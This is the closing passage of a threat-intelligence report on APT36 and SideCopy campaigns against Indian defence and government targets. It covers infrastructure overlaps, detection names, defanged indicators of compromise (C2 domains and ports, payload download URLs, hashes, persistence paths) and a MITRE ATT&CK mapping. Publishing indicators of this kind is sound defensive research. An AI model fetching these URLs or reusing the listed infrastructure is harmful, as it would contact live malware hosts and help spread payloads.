


Fig. 28 – Pakistani APT overlaps

Similarly, overlaps between SideCopy and APT36 have been observed such as lures, Linux-stager to drop Ares RAT and Poseidon respectively, payloads based on AllaKore RAT and the common name for C2. We attribute that RusticWeb is directly linked to APT36 with medium to high confidence, similar to SideCopy acting as a sub-team of APT36.

The fake/compromised domains used to host payloads resolve to the following IP addresses where two of them are seen with common name as WIN-BEJO0EMFO5K.

Domain	**IP**	**ASN**
campusportals[.]in	192.64.117[.]203	AS22612 – Namecheap
mazagondoc[.]com	172.67.217[.]17 *CN=WIN-BEJO0EMFO5K*	AS13335 – Cloudflare
slidesfinder[.]com	103.133.215[.]65 *CN=WIN-BEJO0EMFO5K*	AS133643 – Ewebguru, India

dipl[.]site	151.106.117[.]91	AS47583 – Hostinger
utkalsevasamitikanjurmarg[.]in	162.0.209[.]114	AS22612 – NameCheap

Looking at the C2 servers, the IP *64.188.27[.]144* was used with Action RAT and Geta RAT on same ports but even the Reverse RAT C2 *checkdailytips.servehttp[.]com* resolved to that IP. The common name associated with it *WIN-P9NRMH5G6M8* is found in most C2 servers of APT36.

Fig. 29 – IP with Common Name of APT36

The domain *vocport[.]com* is used now as well as in past campaigns from October 2023. Whois details of all C2 servers with their payloads observed are as follows:

IP	**ASN**	**Payload**
vocport[.]com 104.21.40[.]190 172.67.156[.]79	AS13335 – Cloudflare	Reverse RAT
defender.windowupdatecache[.]in 172.67.128[.]127	AS13335 – Cloudflare	Reverse RAT
checkdailytips.servehttp[.]com dns1.indianblog[.]xyz 64.188.27[.]144	AS8100 – QuadraNet CN=WIN-P9NRMH5G6M8	Reverse RAT, Action RAT, Geta RAT
googleservices[.]live 149.28.95[.]195	AS13335 – Cloudflare AS20473 – Choopa	Cheex, USB-Copier
84.247.170[.]237	AS51167 – Contabo	New RAT
165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209	AS 14061 – DigitalOcean	Poseidon

159.65.146[.]80 157.245.100[.]177		

Based on this correlation and previous attack chains, these campaigns are attributed to both APT36 and SideCopy groups with high confidence, establishing yet another strong connection between them.

Conclusion

Multiple open directories hosting stagers/payloads linked to Pakistan APT groups has been discovered that targeted India Air Force, ports & shipyards under government entities. Various cyber operations have been observed where overlap between Transparent Tribe, SideCopy and RusticWeb is found.

APT36 focus is majorly Linux systems whereas SideCopy targets Windows systems adding new payloads to its arsenal. In the second quarter of 2024, multiple Pakistani-linked threat groups targeting India have been reported, that use android-based malware. These include Operation Celestial Force tracked as Cosmic Leopard and another new group leveraging WhatsApp to deliver SpyNote RAT. It is suggested to take necessary precautions and stay protected amidst the continuous cyber-attacks on India.

SEQRITE Protection

- Lnk.Sidecopy.48846.Gen_GC
- MSI.Sidecopy.48847.GC
- JS.Sidecopy.48848.Gen_GC
- Docx.APT36.48849.GC
- ELF.Agent.48863.GC
- ELF.Agent.48860.GC
- O97M.Dropper.DZ
- BAT.Downloader.48924
- XML.SideCopy.48922
- XML.SideCopy.48923
- TrojanAPT.ReverseRAT.S33893087

IOCs

SideCopy

HTA	
ced11422832a7380381323ae78a7a9bc f270105309e6574cab7a6acb1efb3c20 c574b2ebcc0aff84a23f1215f8a803be	1.hta

4938f42a3d691ef78f1ee8edc3b38f87817532c454637a302238a4751694c336e2f8fbc105a84283e191362f4ca07ae4	2.hta
7c3b49f642f19116878b2c190f344f63	alphaT.hta
f6a58b0d267c7c53ccbcc6dafafd499bf55afc8192f30ff7a584dbda700383d1	useH.hta
d6ae362b4b3f7a67949d177fdfc6bdec	useT.hta
907ba4486c589f2cb4a45b92f2a5350e	Imge12542.hta
336316c1b5ed77d31b4adc06e06a2f84	ugt254d.hta
LNK	
f60c1a04161f354f0c6ac4678b3062d0	Salary_Increment_FY_2024.pdf.lnk
4dfdacf33db6ae0341b4d0e65aa3d755	WhatsApp_Image_2024-05-06.lnk
2041d2347f78ce03c1f9e990724adf3c	US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.lnk
ZIP	
fe8bf0bf2697d5e43e38d4b0364485a6	Salary_Increment_FY_2024.zip
b99717d81e142e58af91efb4d5288bda	WhatsApp_Image_2024-05-06.zip
109897ba1f92339f9dc9a74dc38dfc88	US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.zip
Maldoc	
807e6c1094b760e748a84ef9e05bc1f8	Aerospace.dotm
abb863131bbffad1dd8ee72d0758f34b	tmps.dotm
eebb4913b54af93bcfc7d56e081502af	Project_and_Services_Section_report_10102023.docx
e73b0354790273b0fcaa8c2deab3ad87	Naval_Projects_Payment_section_Report_131023.docx
44b23edd6c9a63a2a38f1bf3d4ff5bb9	Naval_Projects_Payment_section_Report_29092023.docx
354716db015373c089744e7319cd93d3	Naval_Projects_Payment_section_Report_29092023.docx
Others	
6b45d5f194e2799e5178c8d858673900	08978.png (BAT)
56fd3a2f701d30fe3e5ebdd0d471f1ed	newpictures.png (MSI)
EXE	

2478a5f6b82461eb06f3099478c4e2f6	DUser.dll
97113b266fbff61d8d2f92793672688d	Filmeos.exe
96764912417d260653b6949afb0ad25c	Chromes.exe
6a0adcf34a2f0ac21089b994dff02b85	Filezilla.exe
Reverse RAT	
a7a71259bdf700807a763119fd652e73	svirbre.exe / Fantos.exe
c006701ec5025222a74a419f8c238689	Postgrex.exe / rtloki.png
d5719a9ef7a6f012e26d0c86b4a676d9	igfxm.exe / rt12.png
e6404136626a446b46bf4ecaa885560e	igfxtk.exe
Cheex	
825c7a1603f800ff247c8f3e9a1420af	AdobeArm.exe / dlhost.exe
253957d7df5c7e70ec9001766e8f087b	cheex.exe
USB Copier	
3d2001c112290c019afcd51fede564d3	AdobeReaders.exe / msedg.exe
7ca8532b081f8612d1c0b6ea01d40299	AdobeReaders.exe / msedgprefix.exe
Decoys	
5e88b5122ae380c4b4741dcf0bdca198	Salary_Increment_FY_2024.pdf
e415374f1f9533f10f706f0a9124b0d4	WhatsApp Image 2024-05-06 at 12.23.08 AM.jpeg
e79ca3852ae5e14766544ec1d5d4d268	US China standoff – Opportunity for India Chadha 21 Aug 23.pdf
cc0b292144ccdf4a95014809258982c4	Letter002.pdf
584ce9670a6f6a16eaaa615d64788f68	NavalProjects.pdf
b2e007c6bde2d2ce03a5257732df95b2	001doc.pdf
d254f6d56ad874c5095b92d620cb5b80	IT Trends.docx
5fc559e4b663c20c9d5ea46fd164f4c7	Survey.docx
f997a21e9f7ad5eb9242b4decb7fdeb9	India Emerging Global Economy.docx
Domains (fake/compromised)	
utkalsevasamitikanjurmarg[.]in	162.0.209[.]114

dipl[.]site	151.106.117[.]91
campusportals[.]in	192.64.117[.]203
mazagondoc[.]com	
slidesfinder[.]com	
C2 and Ports	
checkdailytips.servehttp[.]com/dailyworkout	
defender[.]windowupdatecache[.]in/ 172.67.128[.]127:80	
84.247.170[.]237:4858	
64.188.27[.]144:5863	
hxxp://vocport[.]com/Contactus	
hxxp://vocport[.]com/khalistanLeaderprotest	
hxxp://149.28.95[.]195/dakshf_upload.php	
hxxps://googleservices[.]live/dakshf_upload.php	
URLs	
hxxps://campusportals[.]in/files/documents/bs/economy/	
hxxps://campusportals[.]in/files/documents/bs/economy/1.hta	
hxxps://campusportals[.]in/files/documents/bs/economy/2.hta	
hxxps://campusportals[.]in/files/documents/bs/it/	
hxxps://campusportals[.]in/files/documents/bs/it/1.hta	
hxxps://campusportals[.]in/files/documents/bs/it/2.hta	
hxxps://campusportals[.]in/files/documents/bs/survey/	
hxxps://campusportals[.]in/files/documents/bs/survey/1.hta	
hxxps://campusportals[.]in/files/documents/bs/survey/2.hta	
hxxps://campusportals[.]in/files/2.hta	
hxxps://campusportals[.]in/files/documents/bs/2.hta	
hxxps://campusportals[.]in/files/documents/xmlnsprcs.hta	

hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/
hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/binastos10/newpictures.png
hxxps://utkalsevasamitikanjurmarg[.]in/assets/pdfs/Salary_Increment_FY_2024/Salary_Increment_FY_2024.zip
hxxps://dipl[.]site/Content/2022-23/01/03/
hxxps://dipl[.]site/Content/2022-23/01/03/Imge12542.hta
hxxps://dipl[.]site/Content/2022-23/01/04/WhatsApp_Image_2024-05-06.zip
hxxps://dipl[.]site/Content/2022-23/01/01/
hxxps://dipl[.]site/Content/2022-23/01/01/ugt254d.hta
hxxps://dipl[.]site/Content/2022-23/01/02/US_China_standoff-Opportunity-for-India-Chadha-21-Aug-23.zip
hxxps://slidesfinder[.]com/free-templates/freefiles/158/08978.png
hxxps://slidesfinder[.]com/free-templates/freefiles/158/Letter002.pdf
hxxps://slidesfinder[.]com/free-templates/freefiles/158/rt12.png
hxxps://slidesfinder[.]com/free-templates/freefiles/158/rtloki.png
hxxps://slidesfinder[.]com/free-templates/freefiles/158/tmps.dotm
hxxps://mazagondoc[.]com/documents01/001doc.pdf
hxxps://mazagondoc[.]com/documents01/08978.png
hxxps://mazagondoc[.]com/documents01/Filezilla.exe
hxxps://mazagondoc[.]com/documents01/Letter002.pdf
hxxps://mazagondoc[.]com/documents01/rt12.png
hxxps://mazagondoc[.]com/documents01/sigthief.py
hxxps://mazagondoc[.]com/images/AdobeArm.exe
hxxps://mazagondoc[.]com/images/AdobeReader.bat
hxxps://mazagondoc[.]com/images/Chromes.exe
hxxps://mazagondoc[.]com/images/awccs.bat
hxxps://mazagondoc[.]com/images/igfxtk.bat
hxxps://mazagondoc[.]com/images/igfxtk.exe
hxxps://mazagondoc[.]com/images/msedg.bat

hxxps://mazagondoc[.]com/images/msedg.exe
hxxps://mazagondoc[.]com/images/msedgprefix.exe
hxxps://mazagondoc[.]com/images/sigthief.py
hxxps://mazagondoc[.]com/images/pdf/Naval_Projects_Payment_section_Report_29092023.docx
hxxps://mazagondoc[.]com/images/pdf/cheexe.exe
hxxps://mazagondoc[.]com/images/templates/Aerospace.dotm
hxxps://mazagondoc[.]com/images/templates/Naval_Projects_Payment_section_Report_131023.docx
hxxps://mazagondoc[.]com/images/templates/Slide7.png
hxxps://mazagondoc[.]com/images/templates/logo.png
hxxps://mazagondoc[.]com/images/templates/propritery/doc-logo.png
hxxps://mazagondoc[.]com/images/word/Naval_Projects_Payment_section_Report_131023.docx
hxxps://mazagondoc[.]com/images/word/Project_and_Services_Section_report_10102023.docx
Host
C:\Windows\Tasks\useH.hta
C:\Windows\Tasks\useT.hta
C:\Windows\Tasks\alphaT.hta
C:\Windows\Tasks\appH.bat
C:\Windows\Tasks\appT.bat
C:\Windows\Tasks\user01.bat
C:\Windows\Tasks\user02.bat
C:\ProgramData\VSUpdates\svirbre.exe
C:\Users\user\AppData\Roaming\AdobeArm.exe
C:\Users\user\AppData\Local\PrintsLogs\Postgres.exe
C:\Users\Public\BroadCastHUB\DUser.dll

APT36

f264ed8c76b1102ea55d73d931ab879b	survey1.zip

6065407484f1e22e814dfa00bd1fae06	PCBL_05_25_JUNE_2024_IPs Consolidation.pdf.desktop
bdde8c9948142fafeec00d7094ae964f	LTC_checklist.desktop
bd9de1f98e8797926ab0fc9f2c6ca888	posting Transfer under Ph-III of rotational transfer.desktop
8b5bf198e4948d4fe6a4b0402f7246e5	IAFT-1715.zip
2bf596603c432fa46b494dc3edd2d30f	GTK-Theme-Parse.txt
3a65fbc14bd7ff12cda97282935eefd8	Internet usage Survey Form_protected.pdf (decoy)
ELF	
4eaa6a69c9835c29ce8d39734e5d3d5f	Password (Golang Downloader)
4c52bb770d7b8639e1f305f908dbc800	vmcoreinfo.txt (DISGOMOJI)
Poseidon	
c5ef19c97462e791f21c32931975dc7b	distro-dlna
b2d407d569e4b21ff12736dbc434577f	cjs-bin
12aef7e734fb872f9160a1c2a47326d5	bin-xdg
7d6373d9f9a4270bd8af53f3861d7a9c	acpid-dit
IPs	
165.22.221[.]71 178.128.166[.]148 152.42.162[.]105 161.35.207[.]209 159.65.146[.]80 157.245.100[.]177	Poseidon
URLs	
hxxps://campusportals[.]in/myfiles/bdocuments/survey1.zip	
165.22.221[.]71/distro-dlna	
178.128.166[.]148/cjs-bin	
159.65.146[.]80/bin-xdg	
157.245.100[.]177/acpid-dit	
hxxps://drive.google[.]com/file/d/1p9rewZLjJ3WUdmj_As6el9G5IPNtkEUN/view?usp=sharing	
hxxps://drive.google[.]com/file/d/1cAPvjfakAWIHVa_cZXw_iwLDqsIi1uRX/view?usp=sharing	

hxxps://drive.google[.]com/file/d/1cIxWwVrhS4L6EHiDKc8Ua86NtciC4Njx/view?usp=sharing
hxxps://drive.google[.]com/uc?export=download&id=1dlI8jSabaeJT1MnQxiih0Ww-hZrG-GAe
hxxps://drive.google[.]com/uc?export=download&id=1XvW8ir8l0G9axv4lhEvQFOxOyzmMV64t
hxxps://drive.google[.]com/uc?export=download&id=1btUsB3nWehTNW8Cho9Wv3Efrt4c6EhI_
fikumatry@gmail[.]com
fitfalcon0900@gmail[.]com

MITRE ATT&CK

Tactic	Technique ID	Name
Resource Development	T1583.001 T1584.001 T1587.001 T1588.001 T1588.002 T1608.001 T1608.005	Acquire Infrastructure: Domains Compromise Infrastructure: Domains Develop Capabilities: Malware Obtain Capabilities: Malware Obtain Capabilities: Tool Stage Capabilities: Upload Malware Stage Capabilities: Link Target
Initial Access	T1566.001 T1566.002	Phishing: Spear phishing Attachment Phishing: Spear phishing Link
Execution	T1106 T1129 T1059 T1047 T1204.001 T1204.002	Native API Shared Modules Command and Scripting Interpreter Windows Management Instrumentation User Execution: Malicious Link User Execution: Malicious File
Persistence	T1053.003 T1547.001 T1547.013	Scheduled Task/Job: Cron Registry Run Keys / Startup Folder Boot or Logon Autostart Execution: XDG Autostart Entries
Defense Evasion	T1027.010 T1036.005 T1036.007 T1140 T1218.005 T1574.002 T1027.009 T1027.010	Command Obfuscation Masquerading: Match Legitimate Name or Location Masquerading: Double File Extension Deobfuscate/Decode Files or Information System Binary Proxy Execution: Mshta Hijack Execution Flow: DLL Side-Loading Obfuscated Files or Information: Embedded Payloads Obfuscated Files or Information: Command Obfuscation

Discovery	T1012 T1016 T1033 T1057 T1082 T1083 T1518.001	Query Registry System Network Configuration Discovery System Owner/User Discovery Process Discovery System Information Discovery File and Directory Discovery Software Discovery: Security Software Discovery
Collection	T1005 T1056.001 T1074.001 T1119 T1113 T1125	Data from Local System Input Capture: Keylogging Data Staged: Local Data Staging Automated Collection Screen Capture Video Capture
Command and Control	T1105 T1571 T1573 T1071.001	Ingress Tool Transfer Non-Standard Port Encrypted Channel Application Layer Protocol: Web Protocols
Exfiltration	T1020 T1041 T1567	Automated Exfiltration Exfiltration Over C2 Channel Exfiltration Over Web Service

Author: Sathwik Ram Prakki
